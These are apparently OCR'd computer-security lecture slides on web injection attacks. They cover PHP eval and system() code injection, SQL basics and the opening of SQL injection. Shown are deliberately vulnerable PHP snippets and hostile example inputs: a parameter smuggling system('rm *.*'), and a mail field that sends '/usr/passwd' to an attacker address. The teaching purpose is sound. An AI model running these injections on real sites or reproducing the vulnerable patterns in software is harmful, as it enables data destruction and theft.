Web Security: Injection Attacks

CS 161: Computer Security

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Slides credit: Raluca Ada Popa, David Wagner, Dan Boneh

Announcements

- Project 2 deadline extended!
  - Due tomorrow (7/30)
  - Autograder gives partial feedback
- Homework 2 deadline extended!
  - Due this Friday (8/2)
- Midterm 2 is next Monday (8/5)
  - Attend lectures and discussions

What happens if a web server is compromised?

- Steal sensitive data (e.g., data from many users)
- Change server data (e.g., affect users)
- Gateway to enabling attacks on clients
- Impersonation (of users to servers, or vice versa)
- Others

Common Attacks

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- XSS – Cross-site scripting
  - Attacker inserts client-side script into pages viewed by other users, script runs in the users' browsers
- CSRF – Cross-site request forgery
  - Bad web site sends request to good web site, using credentials of an innocent victim who "visits" site

Today’s focus: injection attacks

Historical Overview

- 1998: first public discussions of SQL injection


phreak + hack

In the Phrack magazine, first magazine for hacking community.

First published in 1985.

- Hundreds of proposed fixes and solutions

Top 10 Web Vulnerabilities



OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

!!!

Learn from the mistakes of others!!!

General Code Injection

- Attacker user provides bad input
- Web server does not check input format
- Enables attacker to execute arbitrary code on the server

PHP Code Injection: Eval

- `$_GET['A']`: gets the input with value A from a HTTP GET request


  1. User visits calculator and writes 3+5 ENTER
  2. User's browser sends HTTP request
     http://site.com/calc.php?exp=" 3+5"
  3. Script at server receives http request and runs
     `$_GET("exp") =" 3+5"`

- `$_POST['B']`: gets the input with value B from a HTTP POST request

PHP Code Injection: Eval

- **eval** allows a web server to evaluate a string as code
  - e.g. **eval**(‘$result = 3+5’) produces 8

calculator: http://site.com/calc.php



http://site.com/calc.php?exp=“ 3+5”

```
$exp = $_GET['exp'];
eval('$result = $exp');
```

Attack: http://site.com/calc.php?exp=“ 3+5 ; system(‘rm *.*’)”

PHP Code Injection: System

- Example: PHP server-side code for sending email

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail  $email -s  $subject <
       /tmp/joinmynetwork”)
```


- Attacker can post

```
http://yourdomain.com/mail.php?
   email=”hacker@hackerhome.net” &
   subject=“foo < /usr/passwd; ls”
```


Structured Query Language (SQL)

How is SQL related to the web?

Structure of Modern Web Services



Structure of Modern Web Services




Structure of Modern Web Services

Web server

Custom data corresponding to x & y

Database server

Structure of Modern Web Services



Structure of Modern Web Services

Web server

Database server

Databases

- Structured collection of data
  - Often storing tuples/rows of related values
  - Organized in tables

Customer		
AcctNum	Username	Balance
1199	zuckerberg	35.7
0501	bgates	79.2
…	…	…

Databases

- Widely used by web services to store server and user information
- Database runs as separate process to which web server connects
  - Web server sends queries or commands derived from incoming HTTP request
  - Database server returns associated values or modifies/updates values
- SQL is commonly used to manage the database

What are some examples of what SQL can do?

SQL: SELECT

- Widely used database query language
  - (Pronounced “ess-cue-ell” or “sequel”)

- Fetch a set of rows:

```
SELECT column FROM table WHERE condition
```

  - returns: the value(s) of the given column in the specified table, for all records where condition is true.

- Example:

```
SELECT Balance FROM Customer
WHERE Username='bgates'
```

  - returns: the value 79.2

Customer

AcctNum	Username	Balance
1199	zuckerberg	35.71
0501	bgates	79.2
…	…	…
…	…	…

SQL: INSERT INTO

- Can add data to the table (or modify):

```
INSERT INTO Customer
VALUES (8477, 'oski', 10.00)
```

Customer		
AcctNum	Username	Balance
1199	zuckerberg	35.7
0501	bgates	79.2
8477	oski	10.00
…	…	…

SQL: DROP TABLE

- Can delete entire tables:

```
DROP TABLE Customer
```

Customer		
AcctNum	Username	Balance
1199	zuckerberg	35.7
0501	bgates	79.2
8477	oski	10.00
…	…	…

SQL: Multiple Queries

- Issue multiple commands, separated by semicolon ";" :

```
INSERT INTO Customer VALUES (4433,
'vladimir', 70.0); SELECT AcctNum FROM
Customer WHERE Username='vladimir'
```

  - returns: 4433

SQL: Subquery

- Issue subcommand using parentheses:

```
SELECT AcctNum, Balance FROM (SELECT *
FROM Customer WHERE Username='vladimir')
```

  - subquery runs first and returns a table
  - outer query selects specific columns from this table

SQL: Comment

- Comments can be made using "--"
- SQL Parser ignores comments
- `SELECT AcctNum, Balance -- Comment`
  `FROM Customer`
  - There is a line break between Balance and FROM
  - Comment is commented out
  - This is a valid query
- `SELECT AcctNum, Balance -- Comment FROM Customer`
  - All SQL code is on the same line
  - Comment FROM Customer is commented out
  - This is an invalid query


SQL

Get familiar with SQL:

https://www.w3schools.com/sql/sql_examples.asp

How does SQL parse its code?

SQL Parse Tree




```
SELECT AcctNum FROM Customer
   WHERE Balance < 100 AND Username='Bob'
```


Break Time: Ryan Lehmkuhl

- San Diego, CA
- Enjoys systems security (Proj 2)
- A cappella group member

- Got lost in the Sahara Desert
- Found staring into the eyes of a kiwi bird IRL life changing

SQL Injection

How can an attacker use SQL?


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR - DID HE BREAK SOMETHING?
IN A WAY-

SQL Injection Scenario #1

- Suppose web server runs the following code:

```
$recipient = $_POST['recipient'];
$sql = "SELECT AcctNum FROM Customer
WHERE Username='$recipient'  ";
$rs = $db->executeQuery($sql);
```

  - Web server stores URL parameter "recipient" in variable $recipient
  - Web server sends $sql query to database server to get recipient's account number from database

SQL Injection Scenario #1

